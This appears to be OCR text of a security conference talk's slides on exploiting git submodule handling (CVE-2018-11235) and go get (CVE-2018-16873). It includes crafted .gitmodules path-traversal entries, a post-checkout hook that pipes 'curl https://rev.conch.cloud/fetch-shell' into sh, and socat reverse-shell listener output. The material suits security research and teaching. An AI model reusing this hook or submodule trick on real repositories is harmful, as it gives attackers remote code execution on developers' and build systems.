Fetch Exploit

Attacks against source code downloaders

Etienne Stalmans (@_staaldraad)

HEROKU

Follow along with ease

https://github.com/staaldraad/troopers19

Infrastructure as Code

Git


Source Control
Build
Release


CVE-2018-11235


```
git clone --recursive
https://github.com/staaldraad/submods
```


$
$ git --version
git version 2.14.3
$ git clone --recursive https://git.conch.cloud/git/troopers-demo.git
Cloning into 'troopers-demo'...
remote: Counting objects: 82, done.
remote: Compressing objects: 100% (63/63), done.
remote: Total 82 (delta 6), reused 0 (delta 0)
Unpacking objects: 100% (82/82), done.
Submodule 'a' (https://github.com/staaldraad/peek) registered for path 'a'
Submodule '../../.fakegit/modules/b' (https://github.com/staaldraad/peek) registered for path 'b'
Cloning into '/home/joe/troopers-demo/a'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 17 (delta 0), reused 11 (delta 0), pack-reused 6
Submodule path 'a': checked out '62226941bdd913d7cc9a92529a53e70c9f237c29'
Submodule path 'b': checked out '62226941bdd913d7cc9a92529a53e70c9f237c29'
$
0 estalmans 6:0 <~ 3:/tmp 4:/tmp 5:vim 6:/Users/estalmans/.ssh/rev* >

HEROKU

Git Submodules


my repository
.git/
submod/
.gitmodules
gitdir
config
modules/submod
config
hooks… etc
submodule gitdir


controllable
.git/
submod/
.gitmodules
Not controllable
config
modules/submod
config
hooks… etc

$ cat <repo>/.gitmodules


```
[submodule "11235"]
        path = 11235
        url = http://github.com/github/hello-world
```

$ cat <exploit-repo>/.gitmodules

```
[submodule "../../fakegit/modules/11235"]
        path = 11235
        url = http://github.com/github/hello-world
```

$ cat <exploit-repo>/.gitmodules

```
[submodule "../../fakegit/modules/11235"]
        path = 11235
        url = http://github.com/github/hello-world

[submodule "aaa"]
        path = aaa
        url = http://github.com/github/hello-world
```


.git/
submod/
.gitmodules
fakegit/modules/11235/
hooks… etc
config
modules/aaa
modules/11235

$ ls <exploit-repo>/fakegit/modules/11235/*

```
HEAD
config
description
hooks/
    post-checkout
index
info/
logs/
objects/
packed-refs
refs/
```

$ cat .../11235/hooks/post-checkout


```
#!/bin/bash

echo "======= PWND =========="

curl https://rev.conch.cloud/fetch-shell | sh

exit 0
```

Hidden Git Support

- Docker
- Kubernetes
- npm
- go get
- Ruby bundler

Docker and CVE-2018-11235


```
docker build
github.com/staaldraad/submods.git
```


root@rev:~#
root@rev:~#
root@rev:~# socat file:`tty`,raw,echo=0 openssl-listen:443,reuseaddr,cert=server.pem,verify=0
builder@rev:/tmp/docker-build-git326887410/b$
0 estalmans 7:0 <Users/estalmans/.ssh/rev- 7:/Users/estalmans/.ssh/rev* 16:50:30

Exploiting Directory Structure

CVE-2018-16873

```
go get -u
github.com/staaldraad/go-troopers-demo
```


root@rev:~#
root@rev:~#
root@rev:~# socat file:'tty',raw,echo=0 openssl-listen:4433,reuseaddr,cert=server.pem,verify=0
joe@rev:~/.go/src/rev.conch.cloud/a$
joe@rev:~/.go/src/rev.conch.cloud/a$
joe@rev:~/.go/src/rev.conch.cloud/a$
0 estalmans 7:0 <Users/estalmans/.ssh/rev- 7:/Users/estalmans/.ssh/rev* 17:19:01

HEROKU

Hidden Git Dependency


```
$ ls $GOPATH/src/github.com/staaldraad/go-demo
```

```
.       ..      .git    main.go
```

